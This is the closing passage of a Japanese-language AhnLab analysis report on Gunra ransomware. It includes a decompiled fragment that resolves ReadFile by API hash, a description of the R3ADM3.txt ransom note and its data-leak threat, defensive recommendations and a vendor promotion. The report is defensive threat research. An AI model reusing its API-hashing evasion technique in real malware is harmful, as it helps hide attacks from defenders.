          v24 = a1[1];
          if ( !Function_ReadFile )
          {
            Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetAddressOfFunction(0LL, 0, 0xF91AC9A0);
            *(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
          }
```


[図30] ファイルごとに異なるメタデータ値の設定



[図31] ファイル末尾に挿入されるメタデータ構造


4. ランサムノート

以下は、Windows 環境で Gunra ランサムウェアに感染した画面である。デスクトップは大きく変更されない。



[図32] 暗号化後のデスクトップ

ただし、暗号化除外フォルダーを除くすべての暗号化作業パスに 「R3ADM3.txt」 という名前のランサムノートが生成される。ランサムノートには、5日以内に復号化交渉を行わない場合、ダークウェブにデータを流出させる可能性があるという脅迫的なメッセージが含まれている。



[図33] ランサムノート (R3ADM3.txt)

結論

Gunra ランサムウェアグループの専用流出サイト（Dedicated Leak Sites, DLS）を見ると、ランサムウェア被害企業が継続的に更新されている。この攻撃グループは産業や国を問わず、脆弱なシステムを持つ企業を主なターゲットにする。企業は主要資産を保護するため、以下のセキュリティ対策規則を徹底的に遵守すべきである。

- OS およびソフトウェアの最新セキュリティ更新プログラムと自動アップデートの適用
- セキュリティソフトウェアの運用および最新状態の維持
- 定期的なバックアップの実施 – バックアップデータをオフラインまたは別ネットワークに保管
- 信頼できないソースのウェブサイトやメールリンク・添付ファイルの閲覧に注意
- 推測が困難なパスワードの使用および多要素認証の利用

また、ランサムウェア防御に最適化されたセキュリティプラットフォームを運用すれば、Gunra ランサムウェアなど様々なマルウェアに効果的に対応できる。特に、AhnLab は Windows と Linux オペレーティングシステムを網羅するエンドポイント-ネットワーク-メール連携セキュリティソリューションを提供する。確固たる顧客リファレンスと MITRE ATT&CK 評価など客観的に検証されたソリューションを基盤に、ランサムウェアセキュリティにおける最適なパートナーとしての地位を確立している。

今回分析した Gunra ランサムウェアの IoC、AhnLab 診断名などに関する詳細情報は、AhnLabの脅威インテリジェンスプラットフォーム「AhnLab TIP」の購読サービスを通じて確認できる。

分析レポート
Gunra ランサムウェア

(株)アンラボ

〒108-0014 東京都港区芝 4 丁目 13-2 田町フロントビル 3 階

ホームページ：www.ahnlab.com/jp

Tel ： +81 3-6453-8315 | Fax ： +81 3-6453-8316

AhnLab